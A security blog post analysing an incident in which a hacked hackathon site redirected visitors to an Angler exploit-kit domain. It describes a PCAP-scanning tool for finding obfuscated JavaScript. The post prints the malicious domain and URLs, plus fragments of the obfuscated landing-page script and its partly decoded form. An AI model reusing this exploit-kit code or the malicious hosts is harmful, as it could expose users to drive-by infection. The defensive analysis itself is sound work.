

# Hunting The Malicious JavaScript

written by Mert SARICA | 1 April 2016

Systems that perform sandbox analysis have a very important role in identifying and taking necessary precautions for cyber-attacks that are made against corporations directly or indirectly. Alerts that arise from these systems are examined by corporate CIRT's (Cyber Incident Response Team) and this can sometimes lead to interesting security incidents.

Sometimes it proves difficult and time consuming for security specialists to find the harmful JavaScript code that creates suspicious activities and trigger the alarms that are on these systems or on suspicious network traffic packages (PCAP). One of the primary reasons for this is that, harmful JavaScript codes are mostly hidden (encoded) in HTTP traffic. This is why, opening a PCAP file with Wireshark tool and searching for the eval() function which is commonly found in hidden JavaScript codes is nothing but a waste of time.

In the previous months, I examined an alert from a system that performs sandbox analysis and found out that Hurriyet Hackathon's website was hacked and the visitors were directed to the following domain name:  
uitbracht.kateandoliverswedding.co.uk

Malware	Severity	Total	Infections	Callbacks	Blocked	Botnets	Last CnC Server	Last Location	First Seen	Last Seen	Ports Used	Protocols
Malware.Binary.url	★★★★	1	1	0	0	0			03/09/16 12:46:57	03/09/16 12:46:57		


  

Initial Infection URL	# Visits	Total URLs	First URL at	Last URL at
uitbracht.kateandoliverswedding.co.uk/topic/18572-indivisible-arriev-existences-faroff-prepositions-sunburn-crushing-hittable/	1	5	03/09/16 12:46:57	03/09/16 12:46:57

URL	Occurred	Content Type
uitbracht.kateandoliverswedding.co.uk/topic/18572-indivisible-arriev-existences-faroff-prepositions-sunburn-crushing-hittable/	03/09/16 12:46:57	text/html
uitbracht.kateandoliverswedding.co.uk/?x=TxTt8d=QgVl7s2LV58l=GC72Vks0vD8b=Kl9ea7TP4u81s=9u7YV48e=7u85XvGc	03/09/16 12:46:57	application/x-shockwave-flash
uitbracht.kateandoliverswedding.co.uk/?x=vix0EafgK8c=Yf6Q8a=8l=1LQNd5s=8t=3H4T8F=8n=ukM8a=KJf8m=Ifc8ndTg8l=8d=Qm8iv	03/09/16 12:46:57	text/html
uitbracht.kateandoliverswedding.co.uk/?p=8x=xxv8f=zbWl08t=FP8C9KuD_8h=53M38r=A3lD2PC0z7WvUk_TJf6Ma_vTO	03/09/16 12:46:57	text/html
www.hurriyethackathon.com/	03/09/16 12:46:57	text/html

Hackathon (also known as hack day, hackfest or codefest) is where attendants including computer programmers, graphics designers, interface designers and project leaders intensely compete against other teams to develop software projects. (Reference: Wikipedia)



Like I said above, since it is time consuming task to search for the harmful JavaScript code inside the PCAP file with Wireshark, I started to think of ways to automate this process.

I thought it would be semi useful if I prepared a tool with Python programming language and let it open the PCAP file with Scapy, analyze the HTTP traffic, find and run the JavaScript code between script tags and then locate the eval() function. The obstacle I would encounter was how to run the JavaScript code with Python. Not so long after, I decided to run the JavaScript code revealed by Python through a headless browser named PhantomJS which doesn't have a graphical user interface.

After a short amount of time, a tool which I named JavaScript Eval Finder came up. When you provide a PCAP file to this tool, it copies the HTML files that include the script tags into the javascripts folder. After that with the JavaScript Extractor Tool which works with Phantomjs, sends out an alarm when it encounters the eval() function in the hidden JavaScript code, and then the same tool adds the identified JavaScript codes as a comment into the headers of the previously added HTML files.

After I decided and inspected the JavaScript code with JavaScript Eval Finder, I found out that it was a different version of the exploit kit called Angler which I analyzed it before.




remnux@remnux: ~/Desktop/hurriyethackathon



```
remnux@remnux:~/Desktop/hurriyethackathon$ python eval-finder.py hurriyethackathon.pcap
=====
JavaScript Eval Finder v1.0 [http://www.mertsarica.com]
=====
[*] Loading PCAP file...
[*] Loading sessions...
[*] JavaScript detected
[*] Writing html file hurriyethackathon.pcap-1458229564.html to javascripts folder
[*] JavaScript detected
[*] Writing html file hurriyethackathon.pcap-1458229565.html to javascripts folder
[*] JavaScript detected
[*] Writing html file hurriyethackathon.pcap-1458229566.html to javascripts folder

[*] Suspicious file: hurriyethackathon.pcap-1458229564.html
[*] eval() Detected: tecl=(+[window.sidebar]);azhon=["rv:11","MSIE",];for(epox=tecl;epox<
l){gijo=azhon.length-epox;break;}if(navigator.userAgent.indexOf("MSIE10")>tecl){gijo++;}
wndo").innerHTML;olst=tecl;dws=tecl;dsrvf="";for(epox=tecl;epox<zeyt.length;epox+=efuvv){
=String.fromCharCode(((zmxso+dvp-97)^tisbfj.charCodeAt(dws%tisbfj.length))%255);dws++;}el
f());

[*] Suspicious file: hurriyethackathon.pcap-1458229566.html
[*] eval() Detected: tecl=(+[window.sidebar]);azhon=["rv:11","MSIE",];for(epox=tecl;epox<
l){gijo=azhon.length-epox;break;}if(navigator.userAgent.indexOf("MSIE10")>tecl){gijo++;}
wndo").innerHTML;olst=tecl;dws=tecl;dsrvf="";for(epox=tecl;epox<zeyt.length;epox+=efuvv){
=String.fromCharCode(((zmxso+dvp-97)^tisbfj.charCodeAt(dws%tisbfj.length))%255);dws++;}el
f());
remnux@remnux:~/Desktop/hurriyethackathon$ █
```



After I replaced the encoded JavaScript code hidden in the HTML file with the decoded JavaScript code, I analyzed it with Firebug addon on the Firefox internet browser, then I was able to confirm that it was the same code that directed the visitors to <http://uitbracht.kateandoliverswedding.co.uk/topic/18572-indivisible-arriver-existences-faroff-prepositions-sunburn-crushing-hittable/>

Hürriyet Mobil Hackathon - Mozilla Firefox

Hürriyet Mobil Hacka... x

file:///home/remnux/Desktop/malware.html

Read www.hurriyethackathon.com

Console HTML CSS Script DOM Net Cookies

malware.html


```
119 <body class="nome page page-10-114 page-template-default
120 <div id="kzvwndo" style="position: absolute; top: -1860px;
121 <div id="ihidg" style="position: absolute; top: -1942px;
122 <script>
123 debugger;
124
125 <!-- UserAgent kontrolu atlatma -->
126 navigator.__defineGetter__('userAgent', function(){
127     return( "Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:1
128 });
129
130 tecl = (+[window.sidebar]);
131
132 <!-- Internet Explorer tarayici kontrolu atlatma -->
133 tecl = 0;
134
135 azhon = ["rv:11", "MSIE", ];
136 for (epox = tecl; epox < azhon.length; epox++) {
137     if (navigator.userAgent.indexOf(azhon[epox]) > tecl)
138         gijo = azhon.length - epox;
139         break;
140     }
141 }
142 if (navigator.userAgent.indexOf("MSIE10") > tecl) {
143     gijo++;
144 }
145 efuvv = gijo - 1;
146 tisbfj = "93wrLfBbUrN3";
```

Watch Stack Breakpoints

New watch expression...

- this Window malware.
- Global Scope [Window] Window malware.
- \$ undefined
- jQuery function(a, b)
- InstallTrigger InstallTriggerImp CONTENT=4, mc
- applicationCache 0 items in offline c
- closed false
- console Object { log=fun info=function(),
- content Window malware.
- crypto Crypto { subtle=getRandomValues
- devicePixelRatio 1
- document Document malwar
- external External { AddSe IsSearchProvider addSearchEngine
- frameElement null
- frames Window malware.

remnu... Desktop Internet... remnu... Hürriye... 01:07



You can download the JavaScript Eval Finder and JavaScript Extractor tools which I believe, they would be beneficial for CIRT members as one package from here.

Hope to see you on the next post, have a secure day.

P.S: This post also includes the solution of the 5th Pi Hediye Var security game ;)

Original Article: Zararlı JavaScript Avı

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